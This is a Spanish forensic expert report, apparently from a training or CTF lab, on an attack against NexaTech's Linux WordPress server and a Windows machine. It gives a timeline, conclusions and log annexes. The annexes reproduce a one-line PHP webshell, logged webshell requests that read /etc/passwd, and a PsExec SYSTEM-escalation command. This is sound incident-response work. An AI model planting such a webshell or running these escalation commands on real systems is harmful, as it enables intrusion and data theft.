En cuanto al disco duro, se analizó íntegramente con la última versión de la herramienta forense *Autopsy*, que facilitó la extracción de ficheros borrados, análisis de *logs* del sistema, presencia de *malware personalizado* [\[17\]](#) y reconstrucción de la línea temporal de los acontecimientos. Todas las acciones se han llevado a cabo dentro de uno en torno a *máquina virtual* [\[28\]](#) configurada para el aislamiento completo.

#### 4. Análisis de los sucesos

El análisis forense de los ficheros del sistema junto al volcado de RAM han permitido reconstruir con precisión los acontecimientos sucedidos al sistema Windows la noche del **31 de mayo de 2025** en el servidor de **NexaTech Systems SL**.

1. A las **[2025-05-31 23:25:25]**, se detecta una conexión remota mediante **SSH** hacia la máquina Windows afectada. Este acceso inicial fue identificado gracias al análisis de la **imagen de memoria RAM** [\[29\]](#) y el uso de los plugins *Timeliner*, *PsList* y *CmdLine* de **Volatility 2** [\[49\]](#).
2. Las evidencias muestran que, una vez establecida la conexión, el sistema crea un proceso **cmd.exe**, vinculado a la sesión remota. Este hecho sugiere que el cibercriminal obtuvo una shell de comandos en el sistema Windows mediante la conexión **SSH** [\[44\]](#).
3. En este en torno a línea de comandos, se ejecuta un proceso crítico identificado como:

***PsExec.exe -accepteula -s cmd.exe***

4. Esta orden utiliza la herramienta **PsExec** de Microsoft Sysinternals [\[50\]](#) para lanzar una nueva instancia de **cmd.exe** con privilegios del sistema (-s), consiguiendo así ejecutar como **NT AUTHORITY\SYSTEM** [\[51\]](#).
5. El proceso **PsExec.exe** está vinculado a un PID concreto (5332), el cual se encuentra en la línea temporal de *Timeliner* inmediatamente después del **cmd.exe** inicial. Este orden se ejecuta dentro de la misma sesión remota, lo cual confirma que el vector de escalada se inició **desde la conexión SSH previamente establecida**.
6. Esta técnica de elevación de privilegios es un tipo de *Living-off-the-Land* (LotL) [\[19\]](#), puesto que se aprovecha de herramientas nativas o de confianza del sistema para ejecutar código con máximos privilegios sin levantar alertas habituales de los antivirus.
7. Después de su ejecución, se confirma que el atacante ya actuaba como **NT SYSTEM**, el nivel más alto de permisos posibles en un sistema Windows, equiparable a *root* [\[6\]](#) en entornos Linux.

8. Para confirmar la conexión remota y vincularla al atacante, se procedió a la **extracción de los ficheros de registro de acontecimientos de Windows** (event logs) desde la imagen forense del sistema afectado, mediante la herramienta **Autopsy** [\[52\]](#).
9. Los ficheros extraídos incluyen, entre otros:
  - a. **Security.evtx** – Registros de inicio y final de sesión, acceso a cuentas y cambios de identidad.
  - b. **Microsoft-Windows-OpenSSH%4Operational.evtx** – Registro de actividad detallada del servicio OpenSSH [\[53\]](#).
  - c. **Windows PowerShell.evtx** – Historial de órdenes ejecutadas a través de *PowerShell*.
10. En el fichero **OpenSSH Operational**, se encuentra un registro clave que confirma una conexión completamente autorizada en la máquina Windows desde la IP **10.0.2.15** exactamente a las **[2025-05-31 23:25:25]**, coincidiendo plenamente con el **timestamp** del proceso **cmd.exe** analizado previamente con **Volatility**.
11. Esta dirección IP es la misma que había iniciado el vector de ataque contra el servidor Linux horas antes, tal como se documenta en los registros web (**access.log**) y en la línea temporal de sucesos del servidor atacado. Esto permite establecer una **atribución directa y cronológica** entre la intrusión en Linux y el **movimiento lateral hacia el sistema Windows** intermediando [\[7\]](#).
12. Además, el proceso **cmd.exe** y la posterior ejecución de **PsExec.exe** asociados a aquella sesión (PID 5332) son reflejados en la línea de tiempo de *Volatility2* (plugins **cmdline**, **pslist**, **timeliner**), lo cual **verifica que ambos procesos fueron lanzados desde la sesión remota iniciada por SSH**.
13. Estas correlaciones refuerzan la hipótesis que **el atacante tenía control activamente de la sesión**, y que todas las acciones de elevación y persistencia en Windows fueron dirigidas a distancia desde la misma máquina que había comprometido el sistema Linux.

[\[Anexo 8 - Acceso i escalada de privilegios con psexec.\]](#)
14. Después de la escalada de privilegios mediante *PsExec* [\[50\]](#), se intentó localizar evidencia directa de comandos escritos por el cibercriminal intermediando los plugins **consoles** i **cmdscan** de *Volatility 2* [\[49\]](#). Sin embargo, estos no devolvieron información relevante, hecho que podría indicar el uso de técnicas antiforenses destinadas a borrar o evitar el registro de su actividad.

15. Ante este escenario, se procedió a ejecutar el plugin **filescan**, identificando ficheros activos y nuevos objetos creados a memoria durante la sesión comprometida. Posteriormente, se hizo un **memdump** de los procesos identificados: *cmd.exe*, *powershell.exe* y otros, con el objetivo de analizarlos manualmente.
16. Estas imágenes de proceso fueron examinadas conjuntamente con *Autopsy* y los visores de acontecimientos del sistema. En particular, se extrajeron y analizaron registros como:
  - a. *Windows PowerShell.evtx* [\[54\]](#)
  - b. *Security.evtx*
17. El análisis reveló que el atacante ejecutó scripts PowerShell [\[10\]](#) como **disable-defender.ps1**, con el objetivo de desactivar todos los escudos de protección de Windows Defender. Esto permitió operar de manera libre sin detección del antivirus.
18. Inmediatamente después, se ejecutaron otros scripts maliciosos como **backdoor.ps1** y **back.ps1**, que contenían funciones para asegurar persistencia [\[11\]](#) al sistema. Algunas técnicas observadas incluyen:
  - a. Creación de claves de registro dentro de **HKCU\Software\Microsoft\Windows\CurrentVersion\Run**.
  - b. Persistencia mediante tareas programadas de Windows (*task scheduler*).
  - c. Establecimiento de conexiones reversas automáticas a IPs externas.
19. El atacante centralizó todos estos recursos en una carpeta llamada **Temp**, dentro del disco local **C:\Temp**. Esta carpeta contiene scripts, utilidades de compresión, claves de autenticación y ficheros robados.
20. Durante la exploración con *Autopsy*, se descubrió un fichero .zip con nombre generado automáticamente que contenía varios documentos de la empresa:
  - a. Facturas confidenciales.
  - b. Ficheros **.txt** con *credenciales* de correos electrónicos.
  - c. Documentos de Word con perfiles internos.
21. Una imagen **.jpg** que mostraba a la propietaria de NexaTech sosteniendo una *tarjeta de crédito*.

22. Esta imagen, que mostraba parcialmente el número y CVV de la tarjeta, fue vinculada a una denuncia formal de fraude bancario presentada días después por la víctima.
23. Finalmente, mediante el análisis del visor de acontecimientos de *PowerShell*, se verificó que el cibercriminal había utilizado un script *PowerShell* personalizado para realizar la compresión y *exfiltración* [8] de estos ficheros hacia el mismo servidor de mando y control utilizado durante la intrusión en Linux.
24. Estas evidencias cierran la secuencia de acciones al sistema Windows, donde queda demostrada la presencia, persistencia y exfiltración de información altamente sensible y comprometedora.

[\[Anexo 9 - Persistencia i exfiltración al sistema Windows.\]](#)

## 4.8 Línea temporal de los acontecimientos

1. **[2025-05-31 20:09]** - El atacante inicia la fase de reconocimiento web desde la IP 10.0.2.15.
2. **[2025-05-31 20:12]** - Se ejecuta Gobuster para descubrir directorios ocultos del sitio web.
3. **[2025-05-31 20:12]** - El atacante accede manualmente al directorio /blog.
4. **[2025-05-31 20:14]** - Se detecta el uso de WPScan para la exploración de vulnerabilidades.
5. **[2025-05-31 20:16]** - Se envía una petición HTTP POST explotando el plugin vulnerable File Manager.
6. **[2025-05-31 20:16]** - Se sube y ejecuta una webshell PHP al servidor.
7. **[2025-05-31 20:18]** - Se establece una shell remota TCP inversa hacia el terminal del atacante.
8. **[2025-05-31 20:19]** - El atacante consigue una shell interactiva funcional con acceso completo.
9. **[2025-05-31 20:20]** - Se realiza la fase de enumeración local: lectura de /etc/passwd, id, whoami.
10. **[2025-05-31 20:24]** - Se lee el fichero de configuración con credenciales en texto plano de Wordpress.
11. **[2025-05-31 20:25]** - Se realiza un volcado de proceso de MySQL intermediando Volatility.
12. **[2025-05-31 20:28]** - Se recrea parcialmente la base de datos en entorno Docker.
13. **[2025-05-31 20:30]** - Se encuentra un hash de contraseña y se accede vía SSH como hagrid.
14. **[2025-05-31 20:31]** - Se buscan ficheros con bit SUID y ejecutables propiedad de hagrid.

15. [2025-05-31 20:33] - El atacante edita un cron job e inyecta un pedido para crear una shell privilegiada.
16. [2025-05-31 20:34] - S'executa bash amb privilegis root.
17. [2025-05-31 20:35] - Se leen ficheros sensibles: /etc/shadow, claves SSH, etc.
18. [2025-05-31 20:36] - El atacante comprime los datos sensibles en datos-linux.tar.gz.
19. [2025-05-31 20:37] - Se exfiltra el archivo comprimido hacia un servidor remoto.
20. [2025-05-31 20:38] - El atacante se desconecta del sistema Linux e inicia el pivoting SSH hacia Windows.
21. [2025-05-31 23:25:25] - Conexión SSH establecida desde 10.0.2.15 en la máquina Windows. Inicio del acceso.
22. [2025-05-31 23:26:02] - Se inicia una sesión cmd.exe mediante conexión remota.
23. [2025-05-31 23:26:48] - Ejecución de PsExec.exe -accepteula -s cmd.exe obteniendo privilegios como NT SYSTEM.
24. [2025-05-31 23:27:10] - Se inician técnicas antiforenses: no se registran órdenes en los plugins consoles ni cmdscan.
25. [2025-05-31 23:28:11] - Mediante filescan, se identifican scripts PowerShell en memoria.
26. [2025-05-31 23:29:00] - Se ejecuta disable-defender.ps1, desactivando protección de Windows.
27. [2025-05-31 23:30:22] - Se ejecutan los scripts backdoor.ps1 y back.ps1 para establecer persistencia.
28. [2025-05-31 23:31:10] - Se crean claves de registro y tareas programadas para garantizar presencia posteriores reinicios.
29. [2025-05-31 23:32:17] - El atacante mueve todos los recursos a C:\Temp\.
30. [2025-05-31 23:33:45] - Se crea un archivo ZIP con documentos de la empresa (facturas, credenciales, imagen confidencial).

31. **[2025-05-31 23:35:43]** - Exfiltración del ZIP a un servidor remoto controlado.
32. **[2025-05-31 23:36:12]** - El atacante finaliza sesión y se confirma la pérdida de control interno.

## 5. Conclusiones

- **Se ha confirmado técnicamente que el ataque fue perpetrado por el grupo cibercriminal conocido como GreyMonolith.** Las tácticas, técnicas y procedimientos (TTPs) observados durante la intrusión coinciden plenamente con las ya documentadas por este colectivo en ataques anteriores a nivel internacional.
- **El vector inicial de intrusión** fue la explotación de una vulnerabilidad crítica al plugin *File Manager* de un lugar Wordpress expuesto públicamente. Esta falla permitió al atacante subir y ejecutar una *webshell PHP*, estableciendo así acceso remoto total en el servidor Linux de NexaTech.
- **Mediante técnicas de escalada de privilegios,** se consiguió acceso como usuario *root* manipulando una tarea programada (*cron job*) vulnerable, consiguiendo una *shell privilegiada* y acceso completo a los ficheros del sistema.
- **La información obtenida** incluye ficheros de configuración con credenciales en texto plano, hashes de contraseña, claves SSH y ficheros personales. Esta información fue comprimida en un archivo .tar.gz y exfiltrada hacia un servidor remoto a través de una conexión HTTP POST.
- **Con las claves SSH robadas,** el cibercriminal realizó *pivoting* hacia una máquina Windows dentro de la misma red, confirmándose el acceso mediante logs de OpenSSH y *timeliner* de Volatility.
- **En Windows, el atacante escaló privilegios mediante la herramienta PsExec,** consiguiendo acceder como *NT SYSTEM*. Posteriormente, desplegó scripts *PowerShell* para desactivar protección antivirus, instalar puertas traseras (*backdoor.ps1*) y establecer persistencia con claves de registro y tareas programadas.
- **Se detectó actividad anti forense,** como la ausencia de historial de comandos mediante los plugins *cmdscan i consoles*, así como la utilización de herramientas del propio sistema (técnica *Living-off-the-Land*) para evitar detección.
- **Finalmente, se produjo una segunda exfiltración** de ficheros de Windows (facturas, credenciales y una imagen sensible de la propietaria), todos almacenados previamente en **C:\Temp** y comprimidos antes de enviarse al mismo servidor controlado por el atacante.
- **La cadena de custodia e integridad de las pruebas ha sido garantizada** mediante la utilización de clonadores forenses (*Tableau TD3*), cálculos hash

*SHA-256, entornos de análisis read-only y laboratorios aislados.*

- **Todas las acciones analizadas constituyen graves vulneraciones** de la confidencialidad, integridad y disponibilidad de la información de NexaTech, así como un claro caso de *intrusión ilegal, espionaje digital y sustracción de datos corporativos*.

## 6. Informe Ejecutivo

Este informe pericial tiene como objetivo exponer, de manera clara y ordenada, los hechos derivados de un ciberataque sufrido por la empresa **NexaTech Systems SL** durante la noche del 31 de mayo de 2025 de donde se originaría a su servidor **Linux(v. Debian 11)**. A partir del análisis detallado de las evidencias digitales recogidas, se ha podido reconstruir la secuencia de acciones llevadas a cabo por un actor externo, muy probablemente asociado al grupo cibercriminal conocido como **GreyMonolith**, el cual ha sido vinculado con numerosos ataques internacionales contra infraestructuras tecnológicas.

El origen del ataque se encuentra en una debilidad de seguridad existente en la web corporativa de NexaTech. Concretamente, el atacante detectó un error en uno de los complementos instalados en el sitio web, que le permitió acceder al sistema sin necesidad de identificarse. Este acceso se produjo de forma remota y silenciosa, aprovechando una vía de entrada disimulada que no activó ningún sistema de alerta interno.

Una vez dentro del servidor principal, el atacante consiguió acceder a información interna de la empresa, como por ejemplo ficheros con configuraciones, contraseñas, documentos de trabajo y claves de acceso. Posteriormente, utilizó esta información para aumentar sus privilegios dentro del sistema, pasando de ser un usuario limitado a tener el control total del servidor. Esta escalada de privilegios se hizo manipulando una tarea programada interna y añadiendo una orden que le permitía ejecutar cualquier acción con permisos de administrador.

Con este poder, el cibercriminal recopiló datos sensibles y los comprimió en un único archivo, que posteriormente fue enviado hacia un servidor externo, presumiblemente controlado por el mismo atacante. Este proceso de extracción de datos se realizó de manera encubierta y rápida, sin dejar rastro visible para los usuarios habituales de la empresa.

El ataque no finalizó con este primer robo. Con las claves que había obtenido, el atacante accedió a una segunda máquina dentro de la red de NexaTech, esta con sistema Windows, mediante una conexión interna. Este movimiento lateral, conocido como pivoting, demuestra que el actor tenía conocimiento de la infraestructura interna y sabía cómo acceder con las credenciales apropiadas.

La máquina **Windows 10(v. PRO 22H2)**, el cibercriminal repitió el mismo patrón: obtuvo privilegios máximos, desactivó el antivirus e instaló varios scripts para garantizar que podría mantener el control del sistema en el futuro. Entre los ficheros que se detectaron había documentos financieros, archivos con datos personales e incluso una imagen privada de la directora de NexaTech, donde se podía ver parcialmente su tarjeta de crédito. Esta

imagen, que posteriormente fue exfiltrada, coincide con una denuncia de cargos fraudulentos realizados a su cuenta bancaria pocos días después.

Toda la investigación se ha llevado a cabo siguiendo las directrices internacionales para el tratamiento de pruebas digitales. Las copias de los discos y de la memoria RAM de los equipos afectados se han hecho con herramientas forenses homologadas, garantizando que no hubiera alteraciones en las evidencias. Todos los pasos han sido documentados con una cadena de custodia rigurosa, y los análisis se han realizado en entornos aislados de red para evitar contaminaciones o manipulaciones accidentales.

El informe concluye que los hechos expuestos constituyen una intrusión planificada, ejecutada por un actor con conocimientos muy avanzados y con objetivos orientados al robo de datos sensibles. Las pruebas demuestran claramente la secuencia de los hechos, la identidad del vector de entrada, los sistemas afectados y el destino final de los datos. En este sentido, se considera que el presente informe puede ser utilizado como elemento de peso en un procedimiento judicial para acreditar los hechos, identificar responsabilidades y determinar el daño causado a **NexaTech Systems SL**.

[\[Cronología de los hechos\]](#)

## 7. Anexos


### ANEXO 1 – VALORES DE VERIFICACIÓN

Resultados de los valores de hash **[SHA 256]** obtenidos para cada imagen forense, antes y después de la copia.

<b>Dispositivo</b>	<b>Tipo de evidencia</b>	<b>Hash Inicial</b>	<b>Hash Imagen Clonada</b>	<b>Coincidencia</b>
Linux NexaTech Server	- Disco duro	a6bfab47d4cc 19a53ca8c3e4 31325eaebf34 220bd35d762 01a6d0c8fe66 37720	a6bfab47d4cc 19a53ca8c3e4 31325eaebf34 220bd35d762 01a6d0c8fe66 37720	✓
Linux NexaTech Server	- Memoria RAM	7ec434e7ca6e 5b2bbff0835 1ba8e8d506d 5d8054feb7d af45e546ea0f a125c7	7ec434e7ca6e 5b2bbff0835 1ba8e8d506d 5d8054feb7d af45e546ea0f a125c7	✓
Windows NexaTech Zenith Pc	- Disco duro	7c4507bbafbf 8cf2eb5835d f16648142f5a3 dc3b1307b661 790d13fe857a 59e	7c4507bbafbf 8cf2eb5835d f16648142f5a3 dc3b1307b661 790d13fe857a 59e	✓
Windows NexaTech Zenith Pc	- Memoria RAM	18b4ad3a0bf5 2b6129b1c2ce afadcc405647 86db73c9ea6 a9e1f85d974c 680aa	18b4ad3a0bf5 2b6129b1c2ce afadcc405647 86db73c9ea6 a9e1f85d974c 680aa	✓

## ANEXO 2 – MONTAJE DISCO LINUX CON MODO READ-ONLY

Documentación gráfica del montaje seguro de la imagen forense de disco duro Linux para evitar alteración de pruebas.



## ANEXO 3 – EVIDENCIAS DEL ATAQUE WEB AL SERVIDOR LINUX

Pantallazos de las evidencias sobre el proceso de compromiso del servidor web de **NexaTech Systems SL** mediante la explotación del plugin File Manager de Wordpress.

```
(kali㉿kali)-[~/var/log]
└─$ cat /mnt/forense/var/log/apache2/access.log
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "GET / HTTP/1.0" 200 366 "-" "-"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "GET / HTTP/1.1" 200 366 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "GET /robots.txt HTTP/1.1" 404 450 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "PROPFIND / HTTP/1.1" 405 518 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "OPTIONS / HTTP/1.1" 200 181 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "PROPFIND / HTTP/1.1" 405 518 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "POST / HTTP/1.1" 200 366 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "GET /.git/HEAD HTTP/1.1" 404 450 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "POST /sdk HTTP/1.1" 404 450 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "GET /nmaplowercheck1748714999 HTTP/1.1" 404 450 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "OPTIONS / HTTP/1.1" 200 181 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.15 - - [31/May/2025:20:09:59 +0200] "OPTIONS / HTTP/1.1" 200 181 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html")
```

```
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET / HTTP/1.1" 200 378 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /6902c536-b9cc-4d53-95c9-f29fd8257847 HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /download.txt HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /images HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /.html HTTP/1.1" 404 434 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /2006 HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /.txt HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /2006.html HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /index.php HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /news.php HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /news.txt HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /crack HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /crack.html HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /crack.php HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /crack.txt HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /serial HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /serial.html HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /warez HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /serial.php HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /serial.txt HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /warez.html HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /warez.php HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /warez.txt HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /full.php HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /full HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /full.html HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /12 HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /full.txt HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /12.txt HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /contact HTTP/1.1" 404 431 "-" "gobuster/3.6"
10.0.2.15 - - [31/May/2025:20:12:07 +0200] "GET /contact.html HTTP/1.1" 404 431 "-" "gobuster/3.6"
```

```
28 (https://wpscan.com/wordpress-security-scanner)"  
10.0.2.15 -- [31/May/2025:20:14:36 +0200] "GET /blog/ HTTP/1.1 200 4185 "http://10.0.2.5/blog" "WPScan v3.8.  
28 (https://wpscan.com/wordpress-security-scanner)"  
10.0.2.15 -- [31/May/2025:20:14:36 +0200] "HEAD /blog/ HTTP/1.1 200 224 "http://10.0.2.5/blog" "WPScan v3.8.  
28 (https://wpscan.com/wordpress-security-scanner)"  
10.0.2.15 -- [31/May/2025:20:14:37 +0200] "POST /blog/xmlrpc.php HTTP/1.1 200 420 "http://10.0.2.5/blog" "WP  
Scan v3.8.28 (https://wpscan.com/wordpress-security-scanner)"  
10.0.2.15 -- [31/May/2025:20:14:37 +0200] "HEAD /blog/readme.html HTTP/1.1 200 283 "http://10.0.2.5/blog" "W  
PScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)"  
10.0.2.15 -- [31/May/2025:20:14:37 +0200] "GET /blog/readme.html HTTP/1.1 200 3284 "http://10.0.2.5/blog" "W  
PScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)"  
10.0.2.15 -- [31/May/2025:20:14:37 +0200] "GET /blog/wp-login.php?registration=disabled HTTP/1.1 200 1783 "h  
ttp://10.0.2.5/blog" "WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)"  
10.0.2.15 -- [31/May/2025:20:14:37 +0200] "GET /blog/wp-cron.php HTTP/1.1 200 147 "http://10.0.2.5/blog" "WP  
Scan v3.8.28 (https://wpscan.com/wordpress-security-scanner)"  
10.0.2.15 -- [31/May/2025:20:14:37 +0200] "HEAD /blog/wp-includes/version.php HTTP/1.1 200 128 "http://10.0.  
2.5/blog" "WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)"  
10.0.2.15 -- [31/May/2025:20:14:37 +0200] "GET /blog/wp-includes/version.php HTTP/1.1 200 147 "http://10.0.  
.5/blog" "WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)"
```

```
10.0.2.15 -- [31/May/2025:20:16:19 +0200] "POST /blog/wp-content/plugins/wp-file-manager/lib/php/connector.mi  
nimal.php HTTP/1.1 200 1200 "-- "python-requests/2.32.3"  
10.0.2.15 -- [31/May/2025:20:16:31 +0200] "GET /blog/wp-content/plugins/wp-file-manager/lib/files/payload.php  
HTTP/1.1 200 215 "-- "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"  
10.0.2.15 -- [31/May/2025:20:16:40 +0200] "GET /blog/wp-content/plugins/wp-file-manager/lib/files/payload.php  
?cmd=whoami HTTP/1.1 200 224 "-- "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"  
10.0.2.15 -- [31/May/2025:20:16:48 +0200] "GET /blog/wp-content/plugins/wp-file-manager/lib/files/payload.php  
?cmd=cat%20/etc/passwd HTTP/1.1 200 901 "-- "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox  
/128.0"  
10.0.2.15 -- [31/May/2025:20:21:03 +0200] "GET /blog/wp-content/plugins/wp-file-manager/lib/files/payload.php  
?cmd=cat%20/etc/passwd HTTP/1.1 200 901 "-- "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox  
/128.0"
```

```
└──(kali㉿kali)-[~/mnt/forense]  
└─$ sudo find /mnt/forense -type f -name "payload.php"  
[sudo] password for kali:  
/mnt/forense/usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files/payload.php  
  
└──(kali㉿kali)-[~/mnt/forense]  
└─$ cat /mnt/forense/usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files/payload.php  
<?php  
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";  
?>
```

```
File Actions Edit View Help  
└─$ strings /media/sf_ctf-server/volcats/mem.dmp | grep -i 'shell_exec'  
strings /media/sf_ctf-server/volcats/mem.dmp | grep -i 'cmd'  
  
shell_exec  
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";  
ho "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";  
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";  
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";  
shell_exec()  
ing: shell_exec(): Cannot execute a blank command in /usr/share/wordpress/wp-content/plugins/wp-file-manager/  
lib/files/payload.php on line 2  
shell_exec  
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";  
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";  
echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";  
shell_exec  
shell_exec  
shell_exec  
shell_exec  
shell_exec  
shell_exec  
shell_exec  
[Sat May 31 20:16:31.415381 2025] [pid 782] [client 10.0.2.15:33558] PHP Warning: shell_exec(): C  
annot execute a blank command in /usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files/payload.php  
on line 2
```

## **ANEXO 4 – SECUENCIA DE INSTRUCCIONES Y POST-EXPLOTACIÓN**

Colección de capturas y fragmentos de memoria que evidencian la actividad posto-exploitación en el sistema Linux, incluyendo acceso interactivo, ejecución de comandos, lectura de ficheros sensibles e intentos de conexión lateral.

```
[kali㉿kali)-[~/Desktop/volatility2]
$ python2.7 vol.py -f /media/sf_ctf-server/volcats/mem.dmp --profile="LinuxDebian_4_19_0-21-amd64_profilex64"
linux_bash
Volatility Foundation Volatility Framework 2.6.1
Pid      Name          Command Time      Command
867      bash          2025-05-31 18:18:23 UTC+0000
867      bash          2025-05-31 18:18:40 UTC+0000
871      bash          2025-05-31 18:19:03 UTC+0000
